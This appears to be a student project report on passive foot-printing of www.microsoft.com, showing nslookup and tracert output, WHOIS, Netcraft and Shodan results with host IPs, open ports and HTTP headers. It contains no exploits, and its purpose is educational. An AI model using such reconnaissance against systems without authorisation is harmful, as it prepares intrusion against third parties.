


# *MINOR PROJECT*

## **FOOT-PRINTING**

### STEPS TO REPRODUCE :

- 1) Go to CMD Prompt and run the following command  
To get internet domain and server name.  
Command = "**nslookup www.microsoft.com**"



```
□ Select Command Prompt
Microsoft Windows [Version 10.0.19042.1526]
(c) Microsoft Corporation. All rights reserved.

C:\Users\ACER>nslookup www.microsoft.com
Server: UnKnown
Address: 2401:4900:27c3:f8d2:7c04:3ff:fe14:69d1

Non-authoritative answer:
Name: e13678.dscb.akamaiedge.net
Addresses: 2600:140f:e:28f::356e
           2600:140f:e:299::356e
           23.59.30.63
Aliases: www.microsoft.com
         www.microsoft.com-c-3.edgekey.net
         www.microsoft.com-c-3.edgekey.net.globalredir.akadns.net

C:\Users\ACER>
```

We get the following details :

Server: UnKnown

Address: 2401:4900:27c3:f8d2:7c04:3ff:fe14:69d1

Non-authoritative answer:

Name: e13678.dscb.akamaiedge.net

Addresses: 2600:140f:e:28f::356e

2600:140f:e:299::356e

23.59.30.63

Aliases:

www.microsoft.com

www.microsoft.com-c-3.edgekey.net

www.microsoft.com3.edgekey.net.globalredir.akadns.net

- 2) To see the path that the signal took as it travelled around the internet to the website.

Command = "**tracert www.microsoft.com**"

```
C:\Users\ACER>tracert www.microsoft.com

Tracing route to e13678.dscb.akamaiedge.net [2600:140f:e:28f::356e]
over a maximum of 30 hops:

 1  <1 ms    <1 ms    <1 ms  2401:4900:27c3:f8d2:7c04:3ff:fe14:69d1
 2  31 ms    52 ms    42 ms  2401:4900:27c3:f8d2:0:45:8215:eb40
 3  *         *         *      Request timed out.
 4  38 ms    33 ms    28 ms  2401:4900:0:c000::16
 5  288 ms   308 ms   190 ms  2404:a800:3a00:2::ba
 6  97 ms    57 ms    53 ms  2404:a800:3a00:2::b9
 7  *         235 ms   163 ms  2404:a800::78
 8  424 ms   196 ms   41 ms  g2600-140f-000e-028f-0000-0000-356e.deploy.static.akamaitechnologies.com [2600:140f:e:28f::356e]

Trace complete.

C:\Users\ACER>
```

Tracing route to e13678.dscb.akamaiedge.net  
[2600:140f:e:28f::356e]

over a maximum of 30 hops:

```
1 <1 ms <1 ms <1 ms
2401:4900:27c3:f8d2:7c04:3ff:fe14:69d1

2 31 ms 52 ms 42 ms
2401:4900:27c3:f8d2:0:45:8215:eb40

3 * * * Request timed out.

4 38 ms 33 ms 28 ms 2401:4900:0:c000::16


5 288 ms 308 ms 190 ms 2404:a800:3a00:2::ba

6 97 ms 57 ms 53 ms 2404:a800:3a00:2::b9


7 * 235 ms 163 ms 2404:a800::78
```

3) Directly from the website we can find the following information.

a) Login page



## b) Ecommerce website (shopping cart)



4) getting information from who is domain tool  
<https://whois.domaintools.com/>



Registrar


MarkMonitor, Inc. MarkMonitor Inc.  
IANA ID: 292

URL: <http://www.markmonitor.com>  
Whois Server: whois.markmonitor.com

<b>Dates</b>	11,257 days old Created on 1991-05-01 Expires on 2022-05-02 Updated on 2021-04-07
--------------	--

<b>Dates</b>	11,257 days old Created on 1991-05-01 Expires on 2022-05-02 Updated on 2021-04-07
--------------	--

<b>IP Address</b>	23.216.81.152 - 15 other sites hosted on this server
<b>IP Location</b>	 - Washington - Seattle - Akamai Technologies Inc.
<b>IP History</b>	258 changes on 258 unique IP addresses over 18 years
<b>Hosting History</b>	3 changes on 4 unique name servers over 2 years



The screenshot shows the DomainTools website interface. At the top, there's a navigation bar with links for HOME, RESEARCH, LOGIN, and SIGN UP. Below the navigation is a search bar with the placeholder "Whois Lookup". The main content area displays the "Whois Record for Microsoft.com". The record includes the following details:

Domain Profile	
Registrant	Domain Administrator
Registrant Org	Microsoft Corporation
Registrant Country	us
Registrar	MarkMonitor, Inc. MarkMonitor Inc. IANA ID: 292 URL: <a href="http://www.markmonitor.com">http://www.markmonitor.com</a> Whois Server: whois.markmonitor.com abusecomplaints@markmonitor.com (p) 12083895770
Registrar Status	clientDeleteProhibited, clientTransferProhibited, clientUpdateProhibited, serverDeleteProhibited, serverTransferProhibited, serverUpdateProhibited
Dates	11,257 days old Created on 1991-05-01 Expires on 2022-05-02 Updated on 2021-04-07
Name Servers	NS1-205.AZURE-DNS.COM (has 390,363 domains) NS2-205.AZURE-DNS.NET (has 231 domains) NS3-205.AZURE-DNS.ORG (has 206 domains) NS4-205.AZURE-DNS.INFO (has 46 domains)

To the right of the main content, there are several promotional banners and links:

- DomainTools Iris**: More data. Better context. Faster response. [Learn More](#)
- Preview the Full Domain Report**
- Tools**:
  - Hosting History
  - Monitor Domain Properties
  - Reverse IP Address Lookup
  - Network Tools
  - Visit Website

<b>Tech Contact</b>	MSN Hostmaster Microsoft Corporation One Microsoft Way, Redmond, WA, 98052, us <a href="mailto:msnhst@microsoft.com">msnhst@microsoft.com</a> (p) 14258828080 (f) 14259367329
<b>IP Address</b>	23.216.81.152 - 15 other sites hosted on this server
<b>IP Location</b>	- Washington - Seattle - Akamai Technologies Inc.
<b>ASN</b>	AS16625 AKAMAI-AS, US (registered May 30, 2000)
<b>Domain Status</b>	Registered And Active Website
<b>IP History</b>	258 changes on 258 unique IP addresses over 18 years
<b>Registrar History</b>	4 registrars with 1 drop
<b>Hosting History</b>	3 changes on 4 unique name servers over 2 years
<b>- Website</b>	
<b>Website Title</b>	Microsoft - Cloud, Computers, Apps & Gaming
<b>Response Code</b>	200
<b>Terms</b>	633 (Unique: 305, Linked: 271)
<b>Images</b>	24 (Alt tags missing: 10)
<b>Links</b>	124 (Internal: 111, Outbound: 13)

**Whois Record** (last updated on 20220224)

```

Domain Name: microsoft.com
Registry Domain ID: 2724960_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.markmonitor.com
Registrar URL: http://www.markmonitor.com
Updated Date: 2021-04-07T19:58:15+0000
Creation Date: 1991-05-02T04:00:00+0000
Registrar Registration Expiration Date: 2022-05-02T07:00:00+0000
Registrar: MarkMonitor, Inc.
Registrar IANA ID: 292
Registrar Abuse Contact Email: abusecomplaints@markmonitor.com
Registrar Abuse Contact Phone: +1.2083895770
Domain Status: clientUpdateProhibited (https://www.icann.org/epp#clientUpdateProhibited)
Domain Status: clientTransferProhibited (https://www.icann.org/epp#clientTransferProhibited)
Domain Status: clientDeleteProhibited (https://www.icann.org/epp#clientDeleteProhibited)
Domain Status: serverUpdateProhibited (https://www.icann.org/epp#serverUpdateProhibited)
Domain Status: serverTransferProhibited (https://www.icann.org/epp#serverTransferProhibited)
Domain Status: serverDeleteProhibited (https://www.icann.org/epp#serverDeleteProhibited)
Registry Registrant ID:
Registrant Name: Domain Administrator
Registrant Organization: Microsoft Corporation
Registrant Street: One Microsoft Way,
Registrant City: Redmond
Registrant State/Province: WA
Registrant Postal Code: 98052
Registrant Country: US
Registrant Phone: +1.4258828080
Registrant Phone Ext:
Registrant Fax: +1.4259367329
Registrant Fax Ext:
Registrant Email: admin@domains.microsoft
Registry Admin ID:
Admin Name: Domain Administrator
Admin Organization: Microsoft Corporation
Admin Street: One Microsoft Way,
Admin City: Redmond
Admin State/Province: WA

```

## 5) Getting information using Netcraft

<https://www.netcraft.com/>

The screenshot shows the Netcraft homepage. At the top, there's a navigation bar with links for Services, Solutions, News, Company, Resources, Report Fraud, and Request Trial. Below the navigation is a search bar with the URL 'www.microsoft.com' and a magnifying glass icon. A banner at the top of the main content area says 'you require to protect your brand & customers'. The main content area displays several statistics: '135 million phishing sites blocked', '1.2 billion websites explored', '27 years keeping networks secure', and '2 Queen's Awards for Enterprise'. There are also small icons for a laptop, a search bar, a calendar, and a crown.

**Site rank**

**64**

**IPv4 address**

184.24.201.171

**DNS admin**

azuredns-hostmaster@microsoft.com

The screenshot shows a detailed site report for 'www.microsoft.com'. At the top, it has a navigation bar identical to the homepage. The main content is divided into sections: 'Background' and 'Network'. In the 'Background' section, it shows the site title as 'Microsoft - Cloud, Computers, Apps & Gaming', the date first seen as 'August 1995', the Netcraft Risk Rating as '64' (with a green progress bar), and the description as 'Explore Microsoft products and services for your home or business. Shop Surface, Microsoft 365, Xbox, Windows, Azure, and more. Find downloads and get support.' It also lists the primary language as 'English'. In the 'Network' section, it provides information about the site's infrastructure, including the domain 'microsoft.com', the nameserver 'ns1-205.azure-dns.com', the domain registrar 'markmonitor.com', the nameserver organisation 'whois.markmonitor.com', the organisation 'Microsoft Corporation, One Microsoft Way, Redmond, 98052, United States', and the DNS admin 'azuredns-hostmaster@microsoft.com'. It also shows the IPv4 address '184.24.201.171' and the autonomous system 'AS1625'.

**IP delegation**

IPv4 address (184.24.201.171)

IP range	Country	Name	Description
0.0.0.0-255.255.255.255	N/A	IANA-BLK	The whole IPv4 address space
↳ 184.0.0.0-184.255.255.255	United States	NET184	American Registry for Internet Numbers
↳ 184.24.0.0-184.31.255.255	United States	AKAMAI	Akamai Technologies, Inc.
↳ 184.24.192.0-184.24.207.255	Netherlands	AIBV	Akamai International, BV
↳ 184.24.201.171	Netherlands	AIBV	Akamai International, BV

IPv6 address (2a02:26f0:9d00:193:0:0:0:356e)

IP range	Country	Name	Description
::/0	N/A	ROOT	Root inet6num object
↳ 2a00::/11	European Union	EU-ZZ-2A00	RIPE NCC
↳ 2a00::/12	Netherlands	EU-ZZ-2A00	RIPE Network Coordination Centre
↳ 2a02:26f0::/29	European Union	EU-AKAMAI-20101022	Akamai International B.V.
↳ 2a02:26f0:9d00::/48	European Union	AKAMAI-PA	Akamai Technologies
↳ 2a02:26f0:9d00:193:0:0:0:356e	European Union	AKAMAI-PA	Akamai Technologies

SSL/TLS information**Public key algorithm**

rsaEncryption

**Subject Alternative Name**
[privacy.microsoft.com](https://privacy.microsoft.com), [c.s-microsoft.com](https://c.s-microsoft.com), [microsoft.com](https://microsoft.com), [i.s-microsoft.com](https://i.s-microsoft.com), [staticview.microsoft.com](https://staticview.microsoft.com), [www.microsoft.com](https://www.microsoft.com), [wwwqa.microsoft.com](https://wwwqa.microsoft.com)
**Signature algorithm**

sha256WithRSAEncryption

**Serial number**

0x120014f1ec2395d56fdcc4dcb700000014f1ec

NETCRAFT		Services ▾	Solutions ▾	News	Company ▾	Resources ▾	Report Fraud	Request Trial
<b>SSL/TLS</b>								
<b>Assurance</b>								
Common name	www.microsoft.com	Organisation validation	Perfect Forward Secrecy				Yes	
Organisation	Microsoft Corporation	Supported TLS Extensions	RFC8446 supported versions, RFC8446 key share, RFC4366 server name, RFC4492 elliptic curves, RFC7301 application-layer protocol negotiation, RFC4366 status request					
State	WA	Application-Layer Protocol Negotiation					h2	
Country	US	Next Protocol Negotiation					Not Present	
Organisational unit	Microsoft Corporation	Issuing organisation					Microsoft Corporation	
Subject Alternative Name	privacy.microsoft.com, c.s-microsoft.com, microsoft.com, i.s-microsoft.com, staticview.microsoft.com, www.microsoft.com, wwwqa.microsoft.com	Issuer common name					Microsoft RSA TLS CA 01	
Validity period	From Jul 28 2021 to Jul 28 2022 (12 months)	Issuer unit					Not Present	
Matches hostname	Yes	Issuer location					Not Present	
Server	Not Present	Issuer country					US	
		Issuer state					Not Present	

Source	Log	Timestamp
Certificate	Google Argon 2022 KXm+8J45OSHwVnOfY6V35b5XfZxgCvj5TV0mXCvdx4Q=	2021-07-28 21:32:10
Certificate	Cloudflare Nimbus 2022 QcjKsd8iRkoQxqE6CUKHXk4xixsD6+tLx2jwkGKWBvY=	2021-07-28 21:32:10
Certificate	Google Xenon 2022 RqVV63X6kSAwtakJaftzfrEsQXS+/Um4havy/HD+bUc=	2021-07-28 21:32:10

NETCRAFT		Services ▾	Solutions ▾	News	Company ▾	Resources ▾	Report Fraud	Request Trial
<b>Public key length</b>								
2048	Public Key Hash	e7c6e239c1ada97166d0fdce166b3ac45239a3f69bce5480c384c97d15c38298						
Certificate check	OK	OCSP servers	http://ocsp.msocsp.com - 100% uptime in the past 24 hours				Performance Graph	
Signature algorithm	sha256WithRSAEncryption	OCSP stapling response					Certificate valid	
Serial number	0x120014f1ec2395d56fdcc4dc700000014f1ec	OCSP data generated					Feb 22 22:00:57 2022 GMT	
Cipher	TLS_AES_256_GCM_SHA384	OCSP data expires					Feb 26 22:00:57 2022 GMT	
Version number	0x02							
<b>Certificate Transparency</b>								
<b>Signed Certificate Timestamps (SCTs)</b>								
Source	Log			Timestamp		Signature Verification		
Certificate	Google Argon 2022 KXm+8J45OSHwVnOfY6V35b5XfZxgCvj5TV0mXCvdx4Q=			2021-07-28 21:32:10		Success		
Certificate	Cloudflare Nimbus 2022 QcjKsd8iRkoQxqE6CUKHXk4xixsD6+tLx2jwkGKWBvY=			2021-07-28 21:32:10		Success		
Certificate	Google Xenon 2022 RqVV63X6kSAwtakJaftzfrEsQXS+/Um4havy/HD+bUc=			2021-07-28 21:32:10		Success		

## Organisational unit

CyberTrust

## Validity period

From 2000-05-12 to 2025-05-12

### SSL Certificate Chain

Common name	Baltimore CyberTrust Root
Organisational unit	CyberTrust
Organisation	Baltimore
Validity period	From 2000-05-12 to 2025-05-12
↓	
Common name	Microsoft RSA TLS CA 01
Organisational unit	Not Present
Organisation	Microsoft Corporation
Validity period	From 2020-07-21 to 2024-10-08

## HOSTING HISTORY



Services ▾ Solutions ▾ News Company ▾ Resources ▾ Q ▾ Report Fraud ⓘ Request Trial

### Hosting History

Netblock owner	IP address	OS	Web server	Last seen
Akamai Technologies, Inc. 145 Broadway Cambridge MA US 02142	184.31.225.172	Linux	unknown	19-Feb-2022
Akamai Technologies, Inc. 145 Broadway Cambridge MA US 02142	104.110.245.246	Linux	unknown	5-Feb-2022
Akamai Technologies, Inc. 145 Broadway Cambridge MA US 02142	184.31.225.172	Linux	unknown	28-Jan-2022
Akamai Technologies, Inc. 145 Broadway Cambridge MA US 02142	104.110.245.246	Linux	unknown	21-Jan-2022
Akamai Technologies, Inc. 145 Broadway Cambridge MA US 02142	23.47.197.197	Linux	unknown	7-Jan-2022
Akamai Technologies	92.122.165.100	Linux	unknown	31-Dec-2021
Akamai Technologies, Inc. 145 Broadway Cambridge MA US 02142	104.110.245.246	Linux	unknown	24-Dec-2021
Akamai Technologies	92.122.165.100	Linux	unknown	16-Dec-2021
Akamai Technologies, Inc. 145 Broadway Cambridge MA US 02142	104.110.245.246	Linux	unknown	9-Dec-2021
Akamai Technologies	92.122.165.100	Linux	unknown	4-Nov-2021

### Web Browser Targeting

Web browser targeting enables software applications to make use of specific functions of the browser as well as optimizing the application for specific browser versions.

Technology	Description	Popular sites using this technology
Strict Transport Security ⓘ	Web security policy mechanism whereby a web server declares that complying user agents are to interact with it using only secure HTTP connections	<a href="http://www.linkedin.com">www.linkedin.com</a> , <a href="http://outlook.office.com">outlook.office.com</a> , <a href="http://facebook.com">facebook.com</a>
Document Compatibility Mode ⓘ	A meta-tag used in Internet Explorer 8 to enable compatibility mode	<a href="http://docs.microsoft.com">docs.microsoft.com</a> , <a href="http://outlook.live.com">outlook.live.com</a> , <a href="http://teams.microsoft.com">teams.microsoft.com</a>
X-Content-Type-Options ⓘ	Browser MIME type sniffing is disabled	<a href="http://en.wikipedia.org">en.wikipedia.org</a> , <a href="http://login.microsoftonline.com">login.microsoftonline.com</a> , <a href="http://mail.google.com">mail.google.com</a>
X-Frame-Options Same Origin	Do not allow this site to be rendered within an iframe	<a href="http://www.google.com">www.google.com</a> , <a href="http://mail-redir.mention.com">mail-redir.mention.com</a>
X-XSS-Protection Block ⓘ	Block pages on which cross-site scripting is detected	<a href="http://www.bbc.co.uk">www.bbc.co.uk</a> , <a href="http://www.startpage.com">www.startpage.com</a> , <a href="http://mail.protonmail.com">mail.protonmail.com</a>

#### **Doctype**

A Document Type Declaration, or DOCTYPE, is an instruction that associates a particular SGML or XML document (for example, a webpage) with a Document Type Definition (DTD).

Technology	Description	Popular sites using this technology
HTML5 	Latest revision of the HTML standard, the main markup language on the web	<a href="#">discord.com</a> , <a href="#">web.whatsapp.com</a>

#### **HTML 5**

HTML5 is a markup language for structuring and presenting content for the World Wide Web and a core technology of the Internet. It is the fifth revision of the HTML standard.

Technology	Description	Popular sites using this technology
Viewport meta tag	HTML5 tag usually used for mobile optimization	

#### **CSS Usage**

Cascading Style Sheets (CSS) is a style sheet language used for describing the presentation semantics (the look and formatting) of a document written in a markup language (such as XHTML).

Technology	Description	Popular sites using this technology
External 	Styles defined within an external CSS file	<a href="#">www.msn.com</a> , <a href="#">www.instagram.com</a> , <a href="#">www.baidu.com</a>
CSS Media Query	No description	<a href="#">www.paypal.com</a> , <a href="#">www.canva.com</a> , <a href="#">www.w3schools.com</a>

## 6) Gathering information through shodan

<https://www.shodan.io/>

It gives all the information of the servers.

#### TOP COUNTRIES



<b>United States</b>	<b>7,252</b>
<b>Netherlands</b>	<b>3,451</b>
<b>Singapore</b>	<b>481</b>
<b>Australia</b>	<b>478</b>
<b>Germany</b>	<b>385</b>

[More...](#)

TOTAL RESULTS

15,573

TOP COUNTRIES

- o **United States**7,252
- o **Netherlands**3,451
- o **Singapore**481
- o **Australia**478
- o **Germany**385

TOP PORTS

- o **4438,165**
- o **84433,239**
- o **44432,511**
- o **80521**
- o **8081265**

TOP ORGANIZATIONS

- o **Microsoft Corporation**7,590
- o **Microsoft Corp**861
- o **Microsoft Limited UK**843
- o **Akamai Technologies, Inc.**614
- o **Amazon Technologies Inc.**442

TOP PRODUCTS

- o **Apache httpd**2,033
- o **Microsoft IIS httpd**1,145
- o **nginx**466
- o **Apache Tomcat/Coyote JSP engine**46
- o **Exim smtpd**20

By clicking on the server available we can get all the information like how many ports are open vulnerability solved etc.,

[View Report](#) [View on Map](#)

**New Service:** Keep track of what you have connected to the Internet. Check out [Shodan Monitor](#)

**Object moved** [52.230.13.163](#)

52.230.13.163  
Microsoft Corporation  
Singapore, Singapore

**SSL Certificate**

HTTP/1.1 302 Found  
Issued By:  
- Common Name:  
Microsoft Azure TLS  
Issuing CA 01  
- Organization:  
Microsoft Corporation  
Issued To:  
- Common Name:  
d36f0fb53fb10b733b07c09aos.cloudax.dynamics.com  
- Organization:  
Microsoft Corporation  
Supported SSL Versions:  
TLSv1.2

2022-02-24T23:56:02.065933

**Brand Embassy** [54.68.128.184](#)

54.68.128.184  
ec2-54-68-128-184.us-west-2.compute.amazonaws.com  
Amazon Technologies Inc.  
United States, Boardman

**SSL Certificate**

HTTP/1.1 200 OK  
Issued By:  
- Common Name:  
DigiCert SHA2 Secure  
Server CA  
- Organization:  
DigiCert Inc  
Issued To:  
- Common Name:  
Set-Cookie: nette-samesite=1; path=/; secure; HttpOnly; SameSite=Strict  
Set-Cookie: DFO-SESSION-ID=506pqb1128ceifa78pdnpb...

2022-02-24T23:54:32.644342

Domains	AMAZONAWS.COM
Cloud Provider	Amazon
Cloud Region	ap-southeast-2
Cloud Service	AMAZON
Country	Australia
City	Sydney
Organization	Amazon Corporate Services Pty Ltd
ISP	Amazon.com, Inc.
ASN	AS16509

**Web Technologies**

BOOTSTRAP DNN JQUERY JQUERY UI  
LIGHTBOX MICROSOFT ASP.NET

**80 / TCP**

Microsoft IIS httpd 10.0

HTTP/1.1 301 Moved Permanently  
Date: Sun, 13 Feb 2022 20:45:25 GMT  
Content-Type: text/html; charset=UTF-8  
Content-Length: 152  
Connection: keep-alive  
Location: https://results.talegent.com/  
Server: Microsoft-IIS/10.0  
X-Powered-By: ASP.NET

1136768090 | 2022-02-13T20:45:25.488305

**443 / TCP**

HTTP/1.1 200 OK  
Date: Thu, 24 Feb 2022 23:52:35 GMT  
Content-Type: text/html; charset=UTF-8  
Content-Length: 38863  
Connection: keep-alive  
Cache-Control: no-cache  
Pragma: no-cache  
Expires: -1  
Content-Security-Policy: default-src 'self' 'unsafe-inline' 'unsafe-eval' about: data: blob: \*.amazonaws.com \*.googleapis.com \*.gstatic.com \*.pendo.io \*.talegent.eu \*.talegent.co.nz \*.google.com \*.stripe.com \*.talegent.com \*.microsoft.com \*.microsoftstream.com \*.media.azure.net \*.googletagmanager.com \*.googlegadservices.com \*.linkedin.com;  
X-Frame-Options: sameorigin  
X-Content-Type-Options: nosniff  
Strict-Transport-Security: max-age=7776000;  
Set-Cookie: dnn\_IsMobile=False; path=/; secure; HttpOnly  
Set-Cookie: TALEGENT\_IIS=1; path=/; expires=Wednesday, 13-Mar-2024 20:45:25 GMT

-69666977 | 2022-02-24T23:52:35.636317

**5.10.169.244**

Regular View Raw Data History

© OpenMapTiles Satellite | © MapTiler © OpenStreetMap contributors

// LAST SEEN: 2022-02-24

**General Information**

Hostnames ip-005-010-169-244.um02.pools.vodafone-ip.de

Domains VODAFONE-IP.DE

Country Germany

City Bad Arolsen

Organization Unitymedia B2B

ISP Vodafone GmbH

ASN AS3209

**Open Ports**

443 8443

**443 / TCP**

HTTP/1.1 404 Not Found  
Set-Cookie: D555100D-99C0CE90C169B0A2FC2C3C61B1F80000; Path=/; Secure; HttpOnly  
X-Frame-Options: sameorigin  
Content-Security-Policy: default-src 'self' https://www.google-analytics.com https://\*.fusioncharts.com https://play.google.com; img-src 'self' data: https://\*.mstatic.com http://\*.apps.microsoft.com http://\*.microsoft.com http://store-images.microsoft.com https://\*.x-microsoft.com http://\*.marketplaceimages.windowsphone.com https://\*.ggpht.com https://\*.googleusercontent.com https://tile.openstreetmap.org https://www.google-analytics.com https://apis.google.com; style-src 'self' 'unsafe-inline';  
X-Content-Security-Policy: default-src 'self' https://www.google-analytics.com https://\*.fusioncharts.com https://play.google.com; img-src 'self' data: https://\*.mstatic.com http://\*.apps.microsoft.com http://\*.microsoft.com http://store-images.microsoft.com https://\*.x-microsoft.com http://\*.marketplaceimages.windowsphone.com https://\*.ggpht.com https://\*.googleusercontent.com https://www.google-analytics.com https://apis.google.com;

